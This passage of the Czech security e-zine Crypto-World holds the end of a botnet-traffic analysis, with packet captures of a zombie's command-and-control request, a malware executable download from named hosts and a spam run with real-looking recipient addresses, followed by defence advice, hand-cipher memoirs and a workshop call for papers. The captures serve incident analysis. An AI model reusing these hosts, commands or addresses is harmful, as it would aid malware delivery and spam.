1409	93.061606	[redacted]	74.54.135.202	TCP	sunclustermgr > http [ACK] Seq=113 Ack=7301 Win=65535 Len=0


Vyžádaná URL:

```
GET
/40E800144256326330306363376435 2D3538303637642064 6C0000018A6600000000760000
0642EB000530A3ACB4BB HTTP/1.0
```

Bot pravděpodobně získal instrukce k rozesílání SPAMu pro útočníka a zombie se začíná rozhlížet po dostupných SMTP serverech.

No.	Time	Source	Destination	Protocol	Info
1508	96.636374	[redacted]	[redacted]	DNS	Standard query A mxs.mail.ru
1509	96.653913	[redacted]	193.0.14.129	DNS	Standard query NS com
1510	96.661961	195.24.77.209	[redacted]	TCP	global-wlink > rmiactivation [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=
1511	96.664171	[redacted]	195.24.77.209	TCP	rmiactivation > global-wlink [ACK] Seq=1 Ack=1 Win=65535 Len=0
1512	96.664187	[redacted]	195.24.77.209	TCP	rmiactivation > global-wlink [PSH, ACK] Seq=1 Ack=1 Win=65535 Len=32
1513	96.674062	193.0.14.129	[redacted]	DNS	Standard query response
1514	96.684739	[redacted]	198.41.0.4	DNS	Standard query NS org
1515	96.687445	195.24.77.209	[redacted]	TCP	global-wlink > rmiactivation [ACK] Seq=1 Ack=33 Win=5840 Len=0
1516	96.717312	195.24.77.209	[redacted]	TCP	global-wlink > rmiactivation [PSH, ACK] Seq=1 Ack=33 Win=5840 Len=443
1517	96.789084	[redacted]	[redacted]	DNS	Standard query response A 94.100.176.20
1518	96.796033	[redacted]	[redacted]	DNS	Standard query A gmail-smtp-in.l.google.com
1519	96.853512	[redacted]	[redacted]	DNS	Standard query A coqhecup.cn
1520	96.874515	[redacted]	195.24.77.209	TCP	rmiactivation > global-wlink [ACK] Seq=33 Ack=444 Win=65092 Len=0
1521	96.884280	198.41.0.4	[redacted]	DNS	Standard query response
1522	96.889754	[redacted]	192.203.230.10	DNS	Standard query NS de
1523	96.900245	[redacted]	[redacted]	DNS	Standard query response A 209.85.218.68
1524	96.901674	[redacted]	[redacted]	DNS	Standard query A gsmtp183.google.com
1525	97.018055	[redacted]	[redacted]	DNS	Standard query response A 64.233.183.27
1526	97.019609	[redacted]	[redacted]	DNS	Standard query A in1.smtp.messagingengine.com
1527	97.071358	192.203.230.10	[redacted]	DNS	Standard query response
1528	97.167512	[redacted]	[redacted]	DNS	Standard query response A 66.111.4.70 A 66.111.4.71 A 66.111.4.72 A 66.
1529	97.169413	[redacted]	[redacted]	DNS	Standard query A mail7.digitalwaves.co.nz

Následně se přihlašuje k botnetu a získává instrukce ke stažení a spuštění souboru z IP adresy 83.133.127.5 (Hausham, Bavorsko, Německo).




No.	Time	Source	Destination	Protocol	Info
1576	111.95169[redacted]		83.133.127.5	TCP	isoipsigport-2 > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460
1577	111.970564	83.133.127.5	[redacted]	TCP	http > isoipsigport-2 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
1578	111.97148[redacted]		83.133.127.5	TCP	isoipsigport-2 > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
1579	111.971861	[redacted]	83.133.127.5	HTTP	GET /bt.php?mod=&id=jerry-04622da00_1620087188&up=268046&mid=soboc43
1580	111.99166[redacted]	83.133.127.5	[redacted]	TCP	http > isoipsigport-2 [ACK] Seq=1 Ack=242 Win=6432 Len=0
1581	113.89355[redacted]	83.133.127.5	[redacted]	HTTP	HTTP/1.1 200 OK (text/html)
1583	114.02476[redacted]	[redacted]	83.133.127.5	TCP	isoipsigport-2 > http [ACK] Seq=242 Ack=239 Win=65297 Len=0
1689	119.48517[redacted]	83.133.127.5	[redacted]	TCP	http > isoipsigport-2 [FIN, ACK] Seq=239 Ack=242 Win=6432 Len=0
1690	119.486201	[redacted]	83.133.127.5	TCP	isoipsigport-2 > http [ACK] Seq=242 Ack=240 Win=65297 Len=0
1694	120.65942[redacted]	[redacted]	83.133.127.5	TCP	isoipsigport-2 > http [RST, ACK] Seq=242 Ack=240 Win=0 Len=0

Ukázka komunikace:

```
GET          /bt.php?mod=&id=jerry-04622da00_1620087188&up=268046&mid=soboc43
HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: af9f440dcc.com
Connection: Keep-Alive
```

Celý požadavek s odpovědí je uveden v příloze - HTTP Požadavek – Příkaz ke stažení souboru

Vlastní stažení další aplikace od útočníka z IP 83.133.127.5 5 (Hausham, Bayern, Germany).




No.	Time	Source	Destination	Protocol	Info
1582	113.91209[redacted]			DNS	Standard query A spaeioer.com
1583	114.02476[redacted]		83.133.127.5	TCP	isoipsigport-2 > http [ACK] Seq=242 Ack=239 Win=65297 Len=0
1584	114.11548[redacted]			DNS	Standard query response A 68.180.151.74
1585	114.11826[redacted]		68.180.151.74	TCP	ratio-adp > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460
1586	114.30321[redacted]	68.180.151.74		TCP	http > ratio-adp [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=146
1587	114.30404[redacted]		68.180.151.74	TCP	ratio-adp > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
1588	114.30595[redacted]		68.180.151.74	HTTP	GET /741l3.exe HTTP/1.1
1589	114.490844	68.180.151.74		TCP	http > ratio-adp [ACK] Seq=1 Ack=186 Win=6432 Len=0
1590	114.501067	68.180.151.74		TCP	[TCP segment of a reassembled PDU]
1591	114.50192[redacted]	68.180.151.74		TCP	[TCP segment of a reassembled PDU]
1592	114.503141	[redacted]	68.180.151.74	TCP	ratio-adp > http [ACK] Seq=186 Ack=2921 Win=65535 Len=0
1593	114.690721	68.180.151.74		TCP	[TCP segment of a reassembled PDU]
1594	114.691587	68.180.151.74		TCP	[TCP segment of a reassembled PDU]
1595	114.69216[redacted]	[redacted]	68.180.151.74	TCP	ratio-adp > http [ACK] Seq=186 Ack=4381 Win=65535 Len=0
1596	114.693054	68.180.151.74		TCP	[TCP segment of a reassembled PDU]
1597	114.69437[redacted]	[redacted]	68.180.151.74	TCP	ratio-adp > http [ACK] Seq=186 Ack=7301 Win=65535 Len=0
1598	114.88062[redacted]	68.180.151.74		TCP	[TCP segment of a reassembled PDU]
1599	114.881471	68.180.151.74		TCP	[TCP segment of a reassembled PDU]

```
GET /741l3.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: spaeioer.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 15 Apr 2009 10:10:58 GMT
Set-Cookie: BX=eq48j354ubcli&b=3&s=02; expires=Tue, 02-Jun-2037 20:00:00
GMT; path=/; domain=.spaeioer.com
P3P: policyref="http://info.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM
DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELi SAMi OTRi UNRi PUBi IND
PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV"
Last-Modified: Sat, 11 Apr 2009 11:37:24 GMT
Accept-Ranges: bytes
Content-Length: 72704
Content-Type: application/octet-stream
Age: 0
Connection: close
Server: YTS/1.17.13
```

Rozesílání SPAMu

Poslední akce, která byla infikovanému stroji dovolena, když dostal instrukce k rozeslání SPAMu a začal rozesílat.



No.	Time	Source	Destination	Protocol	Info
3320	187.621854	[redacted]	67.195.168.31	TCP	indigo-server > smtp [SYN] Seq=0 Win=65535 Len=0 MSS=1460
3326	187.725914	67.195.168.31	[redacted]	TCP	smtp > indigo-server [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 M
3327	187.726931	[redacted]	67.195.168.31	TCP	indigo-server > smtp [ACK] Seq=1 Ack=1 Win=65535 Len=0
3328	187.854256	67.195.168.31	[redacted]	SMTP	S: 220 mta132.mail.ac4.yahoo.com ESMTP YSmtp service ready
3335	187.964989	[redacted]	67.195.168.31	TCP	indigo-server > smtp [ACK] Seq=1 Ack=58 Win=65478 Len=0
3386	188.727705	[redacted]	67.195.168.31	SMTP	C: EHLO [redacted]
3397	188.833904	67.195.168.31	[redacted]	SMTP	S: 250-mta132.mail.ac4.yahoo.com | 250-8BITMIME | 250-SIZE 31
3398	188.965972	[redacted]	67.195.168.31	TCP	indigo-server > smtp [ACK] Seq=23 Ack=138 Win=65398 Len=0
3423	189.733505	[redacted]	67.195.168.31	SMTP	C: MAIL FROM:<mokk@bosglazier.com> | RCPT TO: <ondrugsagain@y
3425	189.847508	67.195.168.31	[redacted]	SMTP	S: 250 sender <mokk@bosglazier.com> ok
3432	189.969114	[redacted]	67.195.168.31	TCP	indigo-server > smtp [ACK] Seq=404 Ack=175 Win=65361 Len=0
3433	190.094964	67.195.168.31	[redacted]	SMTP	S: 250 recipient <ondrugsagain@yahoo.com> ok | 250 recipient
3438	190.267192	[redacted]	67.195.168.31	TCP	indigo-server > smtp [ACK] Seq=404 Ack=611 Win=64925 Len=0
3460	190.732674	[redacted]	67.195.168.31	IMF	from: "Eula Metcalf" <mokk@bosglazier.com>, subject: Re:, (t
3486	191.350461	67.195.168.31	[redacted]	TCP	smtp > indigo-server [ACK] Seq=611 Ack=1132 Win=65535 Len=0
3487	191.380963	67.195.168.31	[redacted]	SMTP	S: 451 Message temporarily deferred - [70]
3488	191.384360	[redacted]	67.195.168.31	TCP	indigo-server > smtp [FIN, ACK] Seq=1132 Ack=652 Win=64884 Le
3523	191.502556	67.195.168.31	[redacted]	TCP	smtp > indigo-server [ACK] Seq=652 Ack=1133 Win=65535 Len=0
3524	191.502860	67.195.168.31	[redacted]	TCP	smtp > indigo-server [FIN, ACK] Seq=652 Ack=1133 Win=65535 Le
3525	191.504015	[redacted]	67.195.168.31	TCP	indigo-server > smtp [ACK] Seq=1133 Ack=653 Win=64884 Len=0

Ukázka hlavičky SPAMu:

```
220 mta132.mail.ac4.yahoo.com ESMTP YSmtp service ready
EHLO {REMOVED}.{REMOVED}
250-mta132.mail.ac4.yahoo.com
250-8BITMIME
250-SIZE 31981568
250 PIPELINING
MAIL FROM:<mokk@bosglazier.com>
RCPT TO: <ondrugsagain@yahoo.com>
RCPT TO: <star1_diva@yahoo.com>
RCPT TO: <jen_jer_p@yahoo.com>
RCPT TO: <terellmoss2k5@yahoo.com>
RCPT TO: <cnc53@yahoo.com>
RCPT TO: <storm_crow72842@yahoo.com>
RCPT TO: <maxvarvak@yahoo.com>
RCPT TO: <bobi_ray@yahoo.com>
RCPT TO: <vanessaowens69@yahoo.com>
RCPT TO: vanessa_06_adrian@yahoo.com
```

Celý SPAM je uveden v příloze SMTP Požadavek – Rozesílání SPAMu

Spousta antivirových systémů v době, kdy se útok udál, nebyla schopna tuto infekci rozpoznat a zakročit proti ní (viz příloha – Test antivirů). Nicméně to neznamená, že bychon nebyli schopni tuto infeci rozpoznat. V případě, že je správně nastavený firewall, případně je nastavený proxy server pro přístup na internet, pak se dají neobvyklá spojení vyčíst. Další možností (hlavně v případě rozsáhlejších sítí) je instalace systému detekce průniků (Intrusion Detection System), který je schopný provést analýzu stavu sítě za nás. *Ukázka výpisu Snort® IDS systému je uvedena v příloze - Hlášení IDS*

V okamžiku, kdy útočník ovládne počítač oběti a úspěšně připojí zombie do botnetu, začne být počítač velkou hrozbou v síti. Útočník má přímý přístup do sítě a nic mu nebrání nainstalovat program na odposlouchávání síťové komunikace (sniffer), zaznamenávač kláves (keylogger) případně získat veškeré přihlašovací údaje. V současné době je ve velké oblibě krádež přihlašovacích údajů na FTP a vkládání iframe do stránek, jak jsme s kolegou popsali v červnovém čísle.

Prevence, detekce a eliminace nežádoucího malware

Prevence proti infekci malware z webových stránek je obtížná, nicméně následující opatření pomohou snížit riziko vzniku bezpečnostních incidentů:

- aktualizovaný operační systém
- aktualizovaný software, hlavně Adobe flash player, Java a další, které zpracovávají kód z internetu
- aktualizovaný antivirový systém
- používání doplňků internetových prohlížečů, které zabrání návštěvě nežádoucích stránek a vykonání nežádoucího kódu – například NoScript plugin pro Firefox
- V rozsáhlejších sítích –
    - Vynutit používání proxy serveru pro přístup na internet. Na proxy serveru nastavit filtrování nežádoucího obsahu – ve spolupráci se systémy typu Websense™ případně DansGuardian
    - Provádět kontrolu navštívených domén v logu proxy serveru a hledat abnormality (bezdůvodná návštěva domény .cn nebo .ru)
    - Nastavit systémy IDS (Intrusion Detection System) a kontrolovat jejich výstupy
    - Nastavit centrální hlášení antivirových systémů a tato hlášení sledovat
    - Proškolit uživatele, aby věděli jak rozpoznat, že jejich počítač byl pravděpodobně infikován

Byl-li počítač kompromitován botnetem, pak nejlepší způsob odstranění veškerých pozůstatků je záloha dat na a kompletní re-instalace. Pouze tak je jisté, že byly všechny pozůstatky nežádoucích programů odstraněny. Při záloze (obzvláště na USB a síťové disky) je nutné dávat zvýšený pozor, aby nedošlo k přenosu malware spolu s daty.

Odkazy

[1] Výpisy z whois přes webový prohlížeč – http://www.dnstools.com/

[2] Lokalizace IP na zeměkouli (GeoIP) – http://www.maxmind.com/

[3] Antivirové testy libovolných souborů – http://www.virustotal.com/

[4] Wireshark – nástroj na analýzu síťového provozu – http://www.wireshark.org/

[5] PSPad – jednoduchý (nejen) binární free editor - http://www.pspad.com/cz/

[6] DansGuardian – Filtrování obsahu pro Squid proxy-

http://dansguardian.org/?page=whatisdg

[7] Řěšení filtrování obsahu - http://www.websense.com/content/WebFilter.aspx

[8] Snort® – Open Source network Intrusion Detection and Prevention System (IDS/IPS)

[9] Emerging threats – Komunitní sada pravidel pro Snort® - http://emergingthreats.net

E. Ze vzpomínek armádního šifranta

Jeroným Knížek, knizek@centrum.cz


Tento stručný článek velmi volně navazuje na článek ***Paměti armádního šifranta***, který vyšel v e-zinu Crypto-World 10/2007 v rámci seriálu *Z dějin československé kryptografie*.
Oba odstavce jsou věnovány osobním vzpomínkám na šifrování se kterými se v mládí seznámil. Vzpomínky jsou určeny mladším čtenářům, ale také jako určitý obrázek obecných znalostí v dané době. Možná v této souvislosti může překvapit kvalita použitých „ručních" šifer .

Šifrování 1 (J.K. 2. 8. 2009)

Když jsem chodil do třetí třídy, začali jsme se podle zájmů dělit na jakési party a každá parta měla svá tajemství před partami ostatními. Naše parta si vytvořila tajné písmo a tím se její členové mezi sebou dorozumívali (posíláním lístečků se zašifrovaným textem).

K šifrování je potřeba:
1) šifrovací klíč (abeceda s přiřazenými znaky a popisem postupu),
2) otevřený text (určený k převedení na šifrové znaky),
3) psací potřeby a
4) prostředek doručení - posel či schránka k doručení / vyzvednutí tajné zprávy.

Klíč by měl být snadno zapamatovatelný a znovu vytvořitelný zpaměti. Z mnoha šifrovacích metod jsme si zvolili tzv. jednoduchou substituční metodu, kterou dále popíšu.



My jsme měli tento klíč pro paměť: Kruh o průměru asi 2 cm, rozčleněný svislicí a vodorovnou čarou přes střed. Tím vzniklo na styku kruhu a čar 5 navzájem různých křížů (jeden u středu a čtyři na kruhu), a při detailním pohledu bylo možno vyčíst v každém kříži čtyři jakési úhly, z nichž každý se označil jiným písmenem, např. ten horní: AB a pod tím CD; tím jsme rozmístili celkem 20 písmen. Pro zbývajících 5 písmen je nutné vybrat ještě další znaky a to: čtyři jednoduché obloučky (na kruhu mezi kříži) a pak máme k dispozici ještě dva znaky - svislou a vodorovnou čárku, tedy celkem 6 znaků, kterým přiřadíme zbylá písmena mezinárodní zkrácené abecedy, takže můžeme přidat třeba písmeno Q. Musíme se domluvit v jakém pořadí a od kterého znaku začneme do náčrtku s kruhem do úhlů křížů a ke zbývajícím znakům abecedu vpisovat. Tento obraz si musíme vrýt do paměti a kdykoli podle potřeby jej znovu vytvořit. Tím je klíč připraven k použití - zašifrování nebo odšifrování textu. Šifrový text tedy bude složen z jakýchsi úhlů, kde jedno rameno bude kopírovat část kruhu a druhé bude rovné (z okrajových křížů), nebo budou obě ramena rovná (z vnitřního kříže), nebo jen obloučky, pomlčku a svislou čárku.

Zkrácená mezinárodní abeceda má 25 písmen:
A B C D E F G H I J K L M N O P R S T U V X Y Z, (neobsahuje tedy Q, W, ani písmena s háčkem, čárkou, nebo přehláskou). Aby se dala i taková písmena šifrovat, tak se změkčení ap. zapíše s přidáním písmene X, např. Ř=RX, Á=AX, atd., ale běžně se vystačí i bez X. Případná čísla se v textu musí vypsat slovem např. 2009=DVANULANULADEVET a konec věty (tečka) slovem STOP. Interpunkční znaménka aj. (, - ? ! " / se při šifrování vynechávají, ale dají se v nutnosti vypsat slovem.
Je možné si domluvit přechod na číslice tím, že ve zprávě napíšeme CISLA a pak jako jedničku užijeme znak pro A, jako dvojku znak pro B, atd. do čísla 9, jako nulu budeme

užívat znak pro X a jako konec užívání čísel znak pomlčka, takže odtud dál zase platí jenom písmenové znaky. Text píšeme dohromady, bez mezer.

Šifrování 2 (J.K. 4. 8. 2009)

Klíčem pro paměť může být i následující substituční metoda s tvorbou a užitím převodové tabulky písmen na čísla a periodického hesla, kde šifrový text bude složen pouze z číslic. Dále má být smluveno, jak budou předávány zašifrované a potvrzovány přečtené zprávy, aj.

Postup šifrování:
1) Vytvoříme si převodovou tabulku písmen abecedy (nebo i některých slov) na dvojmístná čísla dohodnutým způsobem (např. pod jednotlivá písmena mezinárodní zkrácené abecedy o 25 písmenech napíšeme zleva řadu dvojmístných číslic počínaje dohodnutým číslem - třeba 78 a dojdeme-li k číslu 100 kdy ještě všechna písmena číslo nedostala, pak místo 100 napíšeme 00 a pokračujeme od 01 dále do konce abecedy.
2) Podle vytvořené převodové tabulky převedeme text zprávy na řadu číslic.
Pokud by byl otevřený text dlouhý, budeme muset poslat dvě (nebo i tři) různé zprávy - na konci té první v textu uvedeme POKRDVA (dál případně i POKRTRI) a na začátku té následující rovněž POKRDVA (u třetí POKRTRI).
3) Dohodneme slovní heslo o délce 5 až 10 písmen (např. PARDUBICE apod.), které doplníme jeho opakováním tak, abychom získali deset míst (tedy PARDUBICEP). Tato písmena podle abecedního pořádku očíslujeme číslicemi od 0 do 9 a tím získáme periodické číselné heslo (zde tedy 6083915247).
4) Připravíme si čtverečkovaný papír k vlastnímu šifrování s použitím jednotkového odčítání, kde si vyznačíme několik polí o třech řádcích. Do prvního řádku vepíšeme bez mezer opakovaně za sebou periodické heslo (podle délky otevřené zprávy) a do dalšího řádku zapíšeme bez mezer (pod číslice hesla) čísla převedeného textu.
5) Teď začne vlastní šifrování jednotkovým odečítáním - odečítáme vždy jednu spodní číslici od jedné horní a kde by to nešlo, zvětšíme pomyslně horní číslici o 10 (např.: 8-5=3, 3-6=13-6=7. Výsledek (bez desítkové číslice) píšeme do dalšího řádku (ve stejném sloupečku) a tím postupně získáváme šifrový text.
6) Šifrový text přepíšeme na zvláštní papír v pětimístných skupinách a tak dostaneme šifrovanou zprávu, kterou můžeme označit smluvenou adresou, datem a podpisem (příp. značkou) odesilatele.
7) Koncepty vzniklé šifrováním ponecháme bezpečně uložené do doby, než adresát potvrdí přečtení zprávy a pak je zničíme (spálíme, aby z nich nikdo nemohl zjistit náš postup šifrování a popel rozmělníme).

Odšifrování:
1) Vytvoříme si domluveným postupem převodovou tabulku.
2) Nad jednotlivé číslice skupin došlé zprávy opakovaně napíšeme číslice smluveného periodického hesla.
3) Jednotkově odčítáme číslice zprávy od hesla (podle potřeby pomyslně zvětšit horní číslici o 10) a pod skupiny píšeme získané výsledky.
4) Podle převodové tabulky převedeme dvojice získaných číslic zpět na písmena otevřeného textu.
5) Potvrdíme odesilateli přečtení otevřené zprávy (smluveným slovem) a všechny makuláře použité při odšifrování spálíme (popel rozmělníme).

F. Pozvánka / Call for Papers -Mikulášská kryptobesídka

3. – 4. prosinec 2009, Praha, http://mkb.buslab.org

Základní informace

Mikulášská kryptobesídka se koná letos již podeváté. Je zaměřena na podporu úzké spolupráce odborníků se zájmem o teoretickou a aplikovanou kryptografii a další příbuzné oblasti informační bezpečnosti. Hlavním cílem je vytvořit prostředí pro neformální výměnu informací a nápadů z minulých, současných i budoucích projektů. Cítíme potřebu setkání expertů s jejich kolegy bez obchodních vlivů, starostí s (potenciálními) zákazníky, šéfy a dalšími rozptylujícími faktory. ;-)

Workshop se skládá ze (a) dne prezentací příspěvků, diskusí a neformálního setkání ve čtvrtek *3. prosince 2009* a (b) půldne prezentací příspěvků a diskusí v pátek *4. prosince 2009*. Pro workshop jsou domluveny zvané příspěvky:

- Kenny Paterson (Royal Holloway, UK): *Cryptography and secure channels*.
- Paul Leyland (Cepia Technologies, ČR): *Use of Graphics Processing Units in cryptography*.
- Otokar Grošek (Slovak University of Technology): *Latin squares and cryptography.*
- Vlastimil Klíma (nezávislý kryptolog, ČR): *Hašovací funkce SHA-3, BMW a EDON-R.*.
- Pavel Vondruška (Telefónica O2 Czech Republic): *Vývoj kryptografických zařízení v ČS(S)R.*

Podrobné informace, včetně pokynů k registraci, se budou průběžně objevovat na www stránkách workshopu: http://mkb.buslab.org.

Loga sponzorů

BUSLab CEPIA TECHNOLOGIES TRUSTED NETWORK SOLUTIONS

Pokyny pro autory

Přijímány jsou příspěvky zaměřené především na oblasti kryptoanalýzy, aplikované kryptografie, bezpečnostních aplikací kryptografie a dalších souvisejících oblastí. Návrhy se přijímají odděleně pro sekci KEYMAKER (studentská soutěž – viz dále) a pro hlavní program workshopu. Oba druhy návrhů mají požadovaný rozsah 5-15 stran A4 a připravenost pro anonymní hodnocení (bez jmen autorů a zjevných odkazů). Identifikační a kontaktní údaje prosím pošlete v těle e-mailu s příspěvkem jakožto přílohou a jasným označením KEYMAKER, nebo STANDARD TRACK.

Šablony pro formátování příspěvků pro Word a LaTeX lze získat na www stránkách workshopu: http://mkb.buslab.org. Příspěvky mohou být napsané v češtině, slovenštině, nebo angličtině.

Příspěvky připravené podle výše uvedených pokynů zasílejte ve formátu RTF, nebo PDF a to tak, aby na uvedenou adresu přišly nejpozději do *30. září 2009*. Pro podávání příspěvků prosím použijte adresu matyas ZAVINAC fi.muni.cz a do předmětu zprávy uveďte „MKB 2009 – navrh prispevku“. Příjem návrhů bude potvrzován do dvou pracovních dnů od přijetí.

Návrhy příspěvků budou posouzeny PV a autoři budou informováni o přijetí/odmítnutí do *30. října*. Příspěvek pro sborník workshopu pak musí být dodán do *19. listopadu*.

KEYMAKER – Dodatečné informace

Přijímány jsou příspěvky zaměřené především na oblasti kryptoanalýzy, aplikované kryptografie, bezpečnostních aplikací kryptografie a dalších souvisejících oblastí. Návrhy se přijímají odděleně pro sekci KEYMAKER (studentská soutěž) a pro hlavní program workshopu. Příspěvek pro KEYMAKER má požadovaný rozsah 5-15 stran A4 a připravenost pro anonymní hodnocení (bez jmen autorů a zjevných odkazů). Identifikační a kontaktní údaje prosím pošlete v těle e-mailu s příspěvkem jakožto přílohou a jasným označením KEYMAKER. Přijímány jsou články, bakalářské či diplomové práce, nebo jiná kvalitní ucelená díla (dizertační práce lze podávat, ale preferovány jsou kvalitní články/příspěvky, na kterých dizertace stojí), kde v případě rozsahu nad 15 stran požadujeme výtah podstatného obsahu v max. rozsahu 8 stran, s vlastní prací jako přílohou.

Mezi autory nejlepších příspěvků, kde oceněno bude min. 3 a max. 7 příspěvků, budou rozděleny *finanční odměny v celkové výši 125 tisíc Kč*. Návrhy příspěvků budou posouzeny PV a autoři budou informováni o přijetí/odmítnutí do *30. října*. Příspěvek pak musí být prezentován na workshopu.

Důležité termíny

Návrhy příspěvků: 30. září 2009
Oznámení o přijetí/odmítnutí: 30. října 2009
Příspěvky pro sborník: 19. listopadu 2009
Konání MKB 2009: 3. – 4. prosince 2009

Programový výbor

Jan Bouda, FI MU, Brno, ČR
Petr Hanáček, FIT VUT v Brně, ČR
Vašek Matyáš, FI MU, Brno, ČR – předseda
Štefan Porubský, ÚI AV ČR, Praha, ČR
Zdeněk Říha, FI MU, Brno, ČR
Luděk Smolík, Siegen, SRN
Jiří Tůma, MFF UK, Praha, ČR
Jozef Vyskoč, VaF, Rovinka, SR

Mediální partneři

G. O čem jsme psali v září 2000 – 2008

Crypto-World 9/1999

Crypto-World 9/2000

+ příloha : gold_bug.rtf

Dnešní přílohou je klasická povídka The Gold Bug od Edgara Allana Poea (další informace k příloze viz závěr článku "Část I.- Začínáme steganografií" , str.10) .

Crypto-World 9/2001

Crypto-World 9/2002

Crypto-World 9/2003

H. Závěrečné informace

1. Sešit

Crypto-World je oficiální informační sešit "Kryptologické sekce Jednoty českých matematiků a fyziků" (GCUCMP). Obsahuje články podepsané autory. Případné chyby a nepřesnosti jsou dílem P.Vondrušky a autorů jednotlivých podepsaných článků, GCUCMP za ně nemá odbornou ani jinou zodpovědnost.
Adresa URL, na níž můžete najít tento sešit (zpravidla 3 týdny po jeho rozeslání) a předchozí sešity GCUCMP, denně aktualizované novinky z kryptologie a informační bezpečnosti, normy, standardy, stránky některých členů a další související materiály:
http://crypto-world.info

2. Registrace / zrušení registrace

Zájemci o e-zin se mohou zaregistrovat pomocí e-mailu na adrese pavel.vondruska@crypto-world.info (předmět: Crypto-World) nebo použít k odeslání žádosti o registraci elektronický formulář na http://crypto-world.info. Při registraci vyžadujeme pouze jméno a příjmení, titul, pracoviště (není podmínkou) a e-mail adresu určenou k zasílání kódů ke stažení sešitu.
Ke zrušení registrace stačí zaslat krátkou zprávu na e-mail pavel.vondruska@crypto-world.info (předmět: ruším odběr Crypto-Worldu!) nebo opět použít formulář na http://crypto-world.info. Ve zprávě prosím uveďte jméno a příjmení a e-mail adresu, na kterou byly kódy zasílány.

3. Redakce

E-zin Crypto-World

Redakční práce:	Pavel Vondruška
Stálí přispěvatelé:	Pavel Vondruška
	Jaroslav Pinkava
Jazyková úprava:	Jakub Vrána
Přehled autorů:	http://crypto-world.info/obsah/autori.pdf
NEWS	Vlastimil Klíma
(výběr příspěvků,	Jaroslav Pinkava
komentáře a	Tomáš Rosa
vkládání na web)	Pavel Vondruška
Webmaster	Pavel Vondruška, jr.

4. Spojení (abecedně)

redakce e-zinu	ezin@crypto-world.info ,	http://crypto-world.info
